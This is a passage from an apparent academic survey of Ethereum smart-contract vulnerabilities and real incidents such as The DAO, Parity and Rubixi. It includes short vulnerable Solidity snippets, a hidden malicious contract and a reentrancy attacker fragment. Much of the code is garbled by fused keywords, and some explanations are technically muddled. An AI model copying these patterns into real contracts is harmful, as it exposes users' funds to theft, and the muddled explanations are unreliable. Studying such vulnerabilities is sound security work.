3.3.12 gas costly patterns/bad code patterns

Gas cost is calculated to execute the smart contracts and totally 7 gas costly patterns are available to pay for miners who are executed. Ethereum Eco system uses one of the highest gas costly pattern categorized by[40].Before writing the smart contracts, the developers should make sure each and everything is well and good. I.e what is the gas costs of particular function, otherwise it will throw an exception and once gas is consumed it cannot be returned back if the exception occurs due to low gas price. Invoke the *send()* function to transfer the money to another contract then other smart contract consist *fallback()* function with internal code at that time gas cost will be more than 2300 gas costs otherwise it throws an exception and if the *fallback()* function may not be contain any internal code then enough gas to execute transaction[41]. Before deploying the smart contract on blockchain, the developers must concentrate on all these things because gas cost is not in developers hand and also must watch on limit of gas cost before deploying.

3.3.13 Gas less send

A user initiate any transaction by call functions and these call functions are executed which is depending on gas price, otherwise throws an exception out of gas[42]. Once throws an exception then consumed gas cannot be reverted.

Table 2 Gas price for smart contracts on Ethereum

opcode	name	description	Gas price
0x31	BALANCE	Get balance of the given account	400
0x40	BLOCKHASH	Get the hash of one of the 256 most recent complete blocks	20
0x20	SHA3	Compute Keccak-256 hash	30
0xf1	CALL	Message-call into an account	Complicated

3.3.14 Type caste/Unsafe type inference

The smart contracts supports the Type cast over solidity compiler for few of them like address datatype value assign to the value of string datatype[21].For instance,if we have taken below smart to discuss vulnerability of type caste, attack contract can access the TheEtherstore contract by using etherstore contract address (line 3) and constructor informs to compiler that interface of the etherstore is address of etherstore contract but, the compiler doesn't check weather the address is correct or not and that this address is really belongs to the TheEtherstore contract. Whenever we try to execute this line *etherStore.deposit{value: 1 ether}();* the following options may executed.

- -if TheEtherstore address is wrong then invoked function reverted to initial position.
- -if TheEtherstore address is wrong then invoke the function of same address of another smart contract.

3.3.15 Style Guide violation

Solidity is a case sensitive programming language and solidity compiler detects pattern matching before compiling the smart contracts and deploy into blockchain. While writing the smart contracts,the developers must be careful in observation on function names, event names and constructor name otherwise it leads to vulnerability of smart contracts[43]. List of given few of examples bellow good and bad initialization.

Table 3 Style guide violation of smart contracts on Ethereum

Bad pattern matching	Good pattern maching
contractthetimeLock	*contractTheTimeLock*
functionCallAlice()	*functioncallAlice()*
eventlog(string message);	*eventLog(string message);*

3.3.16 Redundant fallback function

In smart contracts, to receive money from other users, the contracts necessarily need the fallback function otherwise it is unable to receive amount to different smart contracts[43]. Indeed, fallback function *fallback() external payable{}* is redundant function to the solidity compiler and it will be helpful only to receive the money. It is the main reason and gives a chance to attacker to attack the cause of vulnerability.

3.3.17 Hiding Malicious Code/External contract referencing

One of the best advantage is, code re-usability of smart contract with external calls over blockchain and once deploy the smart contract on blockchain, every one can see the smart contract code which is correct smart contract or not. Adversaries can hide the malicious code, we are unable to find the code in existing smart contract. Below code uses the code re-usability functionality to invoke (line 3) the *log()* function by using *callAlice()* function (line 9) to print the " *Alice was called"*. But, adversary hide malicious code in smart contract when invoke (line 9) the *callAlice()* function then print as (line 4) "*hacker was called"*instead of "*Alice was called"*.

```
1 contractAlice{
2 eventLog(string message);
3 functionlog() public{
4 emit Log("Alice was called");}}
1 contract Bob{
2 Alice alice;
3 constructor(address _alice) public {
4 alice = Alice(_alice);}
5 functioncallAlice() public {
6 alice.log(); }}
```

```
//In separate file
1 contract Hacker{
2 eventLog(string message);
3 functionlog() public{
4 emit Log("Haker was called");
}
}
```

Figure 18 Smart contract for handling malicious code

3.3.18 Floating Point and Precision

Solidity compiler doesn't have data types for fixed point and floating point representation. Lack of data types for floating point precision the vulnerabilities comes into picture to modify the functionality of smart contracts. In the below smart contract, a user can buy tokens by using his crypto assets (line 5), if you want to buy 10 tokens then we required 1 ether, if you want to by 20 tokens then we required 2 ethers but if you want to buy either 5 tokens or 25 tokens then unable to buy tokens because 0.5 and 2.5 ethers cannot be accepted by the compiler as there is no floating point data types.

```
1 contractNumericalValues{
2 uint constant tokensPerEth = 10;
3 uint constant weiPerEth = 1e18;
4 mapping (address => uint) public balances;
5 functiontokensForBuy() public payable{
6 uint tokens = msg.value/weiPerEth*tokensPerEth;
7 balances[msg.sender] += tokens;}
8 functiontokensForSell(uint tokens) public payable{
9 require(balances[msg.sender] >= tokens);
10 uint eth = tokens/tokensPerEth;
11balances[msg.sender] -= tokens;
12 msg.sender.transfer(eth*weiPerEth);}
13 functiongetBalance() public view returns(uint){
14 return address(this).balance;}}
```

Figure 19 Smart contract for numbers to address floating point

3.3.19 No restricted transfer

Transfer the money between the account holders or smart contracts, we can invoke some functions like *call, send* and *transfer[46]*. Whenever a user or contract can use the *call* method to transfer money, it leads to vulnerability due to the no restricted transfer between the users or contacts. Indeed,One of the reason of reentrancy attack on DAO organization due to the *fallback()* function *fallback() external payable{*

if (address(etherStore).balance >= 1 ether){

etherStore.withdraw(1 ether);}

with respective of call method (bool sent,)=msg.sender.call{value: _amount}(""); there is no restriction between the user or contracts to transfer money for every iteration.

3.3.20 Non-validated arguments

Most of the smart contracts can pass the arguments during the transactions over blockchain[46]. Whenever we pass the arguments to the transactions they are necessary to check the arguments whether they are correct or not because malicious users can pass invalid arguments to the transaction.

3.3.21 self destruct/ Destroyable / Suicidal contract

Once smart contract is deployed on blockchain, it can't be altered or modified and the only possibility is to destroy or terminate the smart contract over blockchain[44]. Smart contract terminated by *tx.origin* account holder to generate *suicide or self destruct* instruction to invoke *kill* function. Attacker comes into picture here to destroy the smart contract by using the loop hole of origin account, he then attacks on tx.origin and the intruder act as a tx.origin and destroy the smart contract intentionally.

3.3.22 posthumous contracts

According to [44] Once the smart contracts are destroyed from the blockchain then global variables and its corresponding code is also removed from blockchain. Indeed, destroyed smart contracts receive the transactions and no longer invoke these contracts. thus, receive ethers from any suicidal contracts then immediately lock those ethers in that contracts but this is not responsible for that particular transaction which is only onus for sender side.

4. REAL ATTACKS AND INCIDENTS

Ethereum network has been started by the year 2015. The following are some of the of the attacks in various smart contracts which are deployed in ethereum network. These vulnerabilities can challenge the one of the feature of immutability and target to steal the money from account holders [12].

Table 4 Real attacks of smart contracts on Ethereum

vulnerability	Affected By
Reentrancy	The DAO
Arithmetic Over/Under flows	Batch Transfer Overflow[46]
Delegate Call	Parity Multisig Wallet (Second Hack)
Default Visibility	Parity Multisig Wallet (First Hack)
Entropy Illusion	PRNG Contracts
Unchecked CALL Return Values	EtherPot and King of the Ether
Denial of Service (DOS)	GovernMental
Block Timestamp Manipulation	GovernMental and TheRun[28]
Constructors with Care	Rubixi
Floating Point and Precision	Ethstick

4.1. The DAO- Reentrancy

The DAO(Decentralized Autonomous Organization) has formed in may 2015 for crowd funding platform for stake holders to use their vote for investing of smart contract proposals. DAO is not under control of anyone. Smart contracts developed by some people and put into this organization and ask the stack holders who wants to y the DAO tokens (ICO- initial coin Offering) from the DAO organization[28]. After completion of buying the tokens from the DAO then stack holder gets the right to vote for smart contract proposals. Once use their votes to proposals then send money to developers to develop proposals and If any one is not interested middle of the proposals then immediately return back their money by using "split DAO" function. Here, the vulnerability raised by attackers (attacked on 18/06/2016) due to the function of split DAO and has drained 40 percent of amount from the 150 million US dollars[49][50]. The Attackers withdraw the tokens by using *function splitDAO* recursively before updating the balance [51].

4.2. Parity Multisig Wallet (First Hack/second Hack)- Default Visibility and Delegate Call

Multisig wallet contracts (Edgeless Casino and Swarm City) are the smart contracts which uses *library contracts* to perform withdraw functions and ownership rights. If Intruders have change the library contract then automatically control the ownership of wallet contracts and the possible vulnerabilities are delegate call and visibility [59].According to [58] which is second highest attack on smart contract that is multisig wallet contract. If any user wants to perform transaction then required multiple signatures to perform the particular transaction. Signature replay attacks are also possible when the Attacker collects the signature from others and then send his won signature along with other signature to perform transaction to particular wallet then wallet checks the signatures and reveal the ethers from the wallet [57].

4.3. Etherpot and King of the Ether- Unchecked CALL Return Values

King of Ether Throne [56] is contract for who will send the highest amount that account holder will become a king/queen. Furthermore, 1st person send a amount 10 ethers to this contract he will become a king and 2nd person send 15 ethers(total amount= previous amount + 50% amount of previous amount;15=10+5) to this contract then 1st person amount refund to the person and so on.If Contract uses less gas price to send refunded amount to a particular person he may not receive the refunded amount, due to the less gas price and unchecked calls. Etherpot is a contract for lottery system which leads to some of the vulnerabilities like block hash usage and Unchecked CALL Return Values.

4.4. GovernMental- Denial of Service (DOS) and Block Time Stamp Manipulation

Governmental is a smart contract which is deployed on blockchain for the participants to credit some amount continuously and if the participants may not send continuously up to 12 hours then the person who has participated at the last, that person can claim the total amount from the contract[54].List of participants in contract are very huge then to draw the amount one by one from this contract and it requires more gas price to withdraw the total amount, then it leads to Denial of service attack and this contract used for *block.timstamp* leads to block time stamp manipulations[53].

4.5. Rubixi- Constructors with Care

Rubixi[21] is the one of the smart contract and is deployed on the open blockchain. This is a ponzi scheme for investment of any type of stakeholders but not only that when the new stakeholders enters into this contracts as users to invest some money then participants can receive some rewards from the contracts. Smart contract collects some fee from the various participants and this leads to vulnerability of smart contracts because while developing the smart contract initial name was DynamicPyramid and middle of time smart name changed as Rubixi instead of DynamicPyramid but, the developer couldn't change the constructor name then immutability bug comes into the picture to steal money from the contracts. The below code consists of contract name as Rubixi but constructor name is DynamicPyramid[52].

```
contractRubixi {
//Declare variables for storage critical to contract
uint private balance = 0;
uint private collectedFees = 0;
uint private feePercent = 10;
uintprivate pyramidMultiplier = 300;
uintprivate payoutOrder = 0;
address private creator;
//Sets creator
function DynamicPyramid() {
creator = msg.sender;}
…………………
```

Figure 20 Smart contract for Rubixi [52]

5. CONCLUSION

In the Present days, the smart contracts are being used widely by the organizations as the world is running towards the Blockchan Technology. Many organizations are changing their applications from traditional approach to the Blockchian applications. Due to the various vulnerabilities such as tx.origin, Dos(Denial of Service Attack), Blockhash, Exception Handling and Reentrancy attack etc., in the smart code, the attackers have drained of Millions of Dollars from the Blockchain users. Hence the researchers are required to identify the loopholes in these smart contract codes. In this paper, we focus on how the attacker exploit the smart contracts because of vulnerabilities in source code. Also we clear the confusion of various names of attacks which are similar in few papers and give the right perspective of that attack with its synonyms with the help of smart contract code. Once the smart code is deployed into the Blockchain, no one can alter or update the code and one has to destroy it completely. Due this reason, this work has motivated to find the Best Detection and Prevention techniques which solves the problem of the vulnerabilities in the smart code contracts.

REFERENCES

[1] Nakamoto, S. (2019). Bitcoin: A peer-to-peer electronic cash system. Manubot.

[2] Rouhani, S., & Deters, R. (2019). Security, performance, and applications of smart contracts: A systematic survey. IEEE Access, 7, 50759-50779.

[3] Hu, Y., Liyanage, M., Mansoor, A., Thilakarathna, K., Jourjon, G., & Seneviratne, A. (2018). Blockchain-based Smart Contracts-Applications and Challenges. arXiv preprint arXiv:1810.04699.

[4] Szabo, N. (1996). Smart contracts: building blocks for digital markets. EXTROPY: The Journal of Transhumanist Thought,(16), 18(2).

[5] Rosic, A. (2016). What is Ethereum?[The Most Comprehensive Guide Ever!]'.

[6] Tendermint (n.d.) Retrieved from http://tendermint.com

[7] Hyperledger Fabric (n.d.) Retrieved from https://www.hyperledger.org/projects/fabric

[8] Neo (n.d.) Retrieved from https://neo.org/dev

[9] Nem (n.d.) Retrieved from https://nem.io/technology/

[10] Quorum (n.d.) Retrieved from http://www.jpmorgan.com/global/Quorum

[11] Cardano (n.d.) Retrieved from https://www.cardano.org/en/home/

[12] Delmolino, K., Arnett, M., Kosba, A., Miller, A., & Shi, E. (2016, February). Step by step towards creating a safe smart contract: Lessons and insights from a cryptocurrency lab. In International conference on financial cryptography and data security (pp. 79-94). Springer, Berlin, Heidelberg.

[13] Buterin, V. (2016). Critical update re: DAO vulnerability. Ethereum Blog, June.

[14] Peters, G. W., & Panayi, E. (2016). Understanding modern banking ledgers through blockchain technologies: Future of transaction processing and smart contracts on the internet of money. In Banking beyond banks and money (pp. 239-278). Springer, Cham.

[15] Chen, S., Shi, R., Ren, Z., Yan, J., Shi, Y., & Zhang, J. (2017, November). A blockchain-based supply chain quality management framework. In 2017 IEEE 14th International Conference on e-Business Engineering (ICEBE) (pp. 172-176). IEEE.

[16] Mettler, M. (2016, September). Blockchain technology in healthcare: The revolution starts here. In 2016 IEEE 18th international conference on e-health networking, applications and services (Healthcom) (pp. 1-3). IEEE.

[17] Huh, S., Cho, S., & Kim, S. (2017, February). Managing IoT devices using blockchain platform. In 2017 19th international conference on advanced communication technology (ICACT) (pp. 464-467). IEEE.

[18] Buterin, V. (2017). Ethereum: a next generation smart contract and decentralized application platform (2013). URL {http://ethereum. org/ethereum. html}.

[19] Hertig, A. (2019). How Ethereum mining works. Accessed Oct, 20, 2019.

[20] Wood, G. (2014). Ethereum: A secure decentralised generalised transaction ledger. Ethereum project yellow paper, 151(2014), 1-32.

[21] Atzei, N., Bartoletti, M., & Cimoli, T. (2017, April). A survey of attacks on ethereum smart contracts (sok). In International conference on principles of security and trust (pp. 164-186). Springer, Berlin, Heidelberg.

[22] Luu, L., Chu, D. H., Olickel, H., Saxena, P., & Hobor, A. (2016, October). Making smart contracts smarter. In Proceedings of the 2016 ACM SIGSAC conference on computer and communications security (pp. 254-269).

[23] Cong, L. W., & He, Z. (2019). Blockchain disruption and smart contracts. The Review of Financial Studies, 32(5), 1754-1797.

[24] Zhang, F., Cecchetti, E., Croman, K., Juels, A., & Shi, E. (2016, October). Town crier: An authenticated data feed for smart contracts. In Proceedings of the 2016 aCM sIGSAC conference on computer and communications security (pp. 270-282).

[25] Kosba, A., Miller, A., Shi, E., Wen, Z., & Papamanthou, C. (2016, May). Hawk: The blockchain model of cryptography and privacy-preserving smart contracts. In 2016 IEEE symposium on security and privacy (SP) (pp. 839-858). IEEE.

[26] Marino, B., & Juels, A. (2016, July). Setting standards for altering and undoing smart contracts. In International Symposium on Rules and Rule Markup Languages for the Semantic Web (pp. 151-166). Springer, Cham.

[27] Di Angelo, M., & Salzer, G. (2019, April). A survey of tools for analyzing ethereum smart contracts. In 2019 IEEE International Conference on Decentralized Applications and Infrastructures (DAPPCON) (pp. 69-78). IEEE.

[28] Dika, A. (2017). Ethereum smart contracts: Security vulnerabilities and security tools (Master's thesis, NTNU).

[29] Li, X., Jiang, P., Chen, T., Luo, X., & Wen, Q. (2020). A survey on the security of blockchain systems. Future Generation Computer Systems, 107, 841-853.

[30] Solidity. Security considerations — solidity 0.4.19 documentation. https://solidity.readthedocs.io/en/latest/security-considerations.html (Accessed on 27/09/2020).

[31] W. Shahda. (2019). Protect Your Solidity Smart Contracts From Reentrancy Attacks. Accessed: Sep. 27, 2020. [Online]. Available: https://medium.com/coinmonks/protect-your-solidity-smart-contracts-from-reentrancy-attacks-9972c3af7c21

[32] Sayeed, S., & Marco-Gisbert, H. (2019, June). On the effectiveness of control-flow integrity against modern attack techniques. In IFIP International Conference on ICT Systems Security and Privacy Protection (pp. 331-344). Springer, Cham.

[33] Gao, J., Liu, H., Liu, C., Li, Q., Guan, Z., & Chen, Z. (2019, May). Easyflow: Keep ethereum away from overflow. In 2019 IEEE/ACM 41st International Conference on Software Engineering: Companion Proceedings (ICSE-Companion) (pp. 23-26). IEEE.

[34] L. Brent, A. Jurisevic, M. Kong, E. Liu, F. Gauthier, V. Gramoli, R. Holz, and B. Scholz, ''Vandal: A scalable security analysis framework for smart contracts,'' Sep. 2018, arXiv:1809.03981. [Online]. Available:https://arxiv.org/abs/1809.03981

[35] S. Tikhomirov, E. Voskresenskaya, I. Ivanitskiy, R. Takhaviev, E. Marchenko, and Y. Alexandrov, ''SmartCheck: Static analysis of Ethereum smart contracts,'' in Proc. 1st Int. Workshop Emerging Trends Softw. Eng. Blockchain-WETSEB, 2018, pp. 9–16.

[36] Delmolino, K., Arnett, M., Kosba, A., Miller, A., & Shi, E. (2016, February). Step by step towards creating a safe smart contract: Lessons and insights from a cryptocurrency lab. In International conference on financial cryptography and data security (pp. 79-94). Springer, Berlin, Heidelberg.

[37] Grech, N., Kong, M., Jurisevic, A., Brent, L., Scholz, B., & Smaragdakis, Y. (2018). Madmax: Surviving out-of-gas conditions in ethereum smart contracts. Proceedings of the ACM on Programming Languages, 2(OOPSLA), 1-27.

[38] Sayeed, S., Marco-Gisbert, H., & Caira, T. (2020). Smart Contract: Attacks and Protections. IEEE Access, 8, 24416-24427.

[39] Min, T., & Cai, W. (2019, June). A security case study for blockchain games. In 2019 IEEE Games, Entertainment, Media Conference (GEM) (pp. 1-8). IEEE.

[40] Chen, T., Li, X., Luo, X., & Zhang, X. (2017, February). Under-optimized smart contracts devour your money. In 2017 IEEE 24th International Conference on Software Analysis, Evolution and Reengineering (SANER) (pp. 442-446). IEEE.

[41] Manning, A. (2018). Solidity security: Comprehensive list of known attack vectors and common anti-patterns. Sigma Prime, 20(10).

[42] Buterin, V. Long-term gas cost changes for IO-heavy operations to mitigate transaction spam attacks, 2016. URL https://github.com/ethereum/EIPs/issues/150

[43] Tikhomirov, S., Voskresenskaya, E., Ivanitskiy, I., Takhaviev, R., Marchenko, E., & Alexandrov, Y. (2018, May). Smartcheck: Static analysis of ethereum smart contracts. In Proceedings of the 1st International Workshop on Emerging Trends in Software Engineering for Blockchain (pp. 9-16).

[44] Nikolić, I., Kolluri, A., Sergey, I., Saxena, P., & Hobor, A. (2018, December). Finding the greedy, prodigal, and suicidal contracts at scale. In Proceedings of the 34th Annual Computer Security Applications Conference (pp. 653-663).

[45] Liu, C., Liu, H., Cao, Z., Chen, Z., Chen, B., & Roscoe, B. (2018, May). Reguard: finding reentrancy bugs in smart contracts. In 2018 IEEE/ACM 40th International Conference on Software Engineering: Companion (ICSE-Companion) (pp. 65-68). IEEE.

[46] Praitheeshan, P., Pan, L., Yu, J., Liu, J., & Doss, R. (2019). Security analysis methods on Ethereum smart contract vulnerabilities: a survey. arXiv preprint arXiv:1908.08605.

[47] Brent, L., Jurisevic, A., Kong, M., Liu, E., Gauthier, F., Gramoli, V., ... & Scholz, B. (2018). Vandal: A scalable security analysis framework for smart contracts. arXiv preprint arXiv:1809.03981.

[48] Andrychowicz, M., Dziembowski, S., Malinowski, D., & Mazurek, L. (2014, May). Secure multiparty computations on bitcoin. In 2014 IEEE Symposium on Security and Privacy (pp. 443-458). IEEE.

[49] DAO. hakingdistributed analysis-of-the-dao https://hackingdistributed.com/2016/06/18/analysis-of-the-dao-exploit/(Accessed on 29/09/2020).

[50] Ethereum Classic blocksgeeks https://blockgeeks.com/guides/what-is-ethereum-classic/ (Accessed on 29/09/2020).

[51] Etherscan.io address https://etherscan.io/address/0xbb9bc244d798123fde783fcc1c72d3bb8c189413#code (Accessed on 29/09/2020).

[52] Etherscan.io address https://etherscan.io/address/0xe82719202e5965Cf5D9B6673B7503a3b92DE20be#code (Accessed on 29/09/2020).

[53] Etherscan.io address https://etherscan.io/address/0xf45717552f12ef7cb65e95476f217ea008167ae3#code (Accessed on 29/09/2020).

[54] reddit.com ethereum https://www.reddit.com/r/ethereum/comments/4ghzhv/governmentals_1100_eth_jackpot_payout_is_stuck/(Accessed on 29/09/2020).

[55] Prasad, B., & Ramachandram, S. Decentralized Privacy-Preserving Framework for Health Care Record-Keeping Over Hyperledger Fabric. In Inventive Communication and Computational Technologies (pp. 463-475). Springer, Singapore.

[56] github.com https://github.com/kieranelby/KingOfTheEtherThrone/blob/v0.4.0/contracts/KingOfTheEtherThrone.sol

[57] Etherscan.io address https://etherscan.io/address/0x7da82c7ab4771ff031b66538d2fb9b0b047f6cf9#code

[58] Destefanis, G., Marchesi, M., Ortu, M., Tonelli, R., Bracciali, A., & Hierons, R. (2018, March). Smart contracts vulnerabilities: a call for blockchain software engineering?. In 2018 International Workshop on Blockchain Oriented Software Engineering (IWBOSE) (pp. 19-25). IEEE.

[59] hackingdistributed.com 2017 https://hackingdistributed.com/2017/07/22/deep-dive-parity-bug/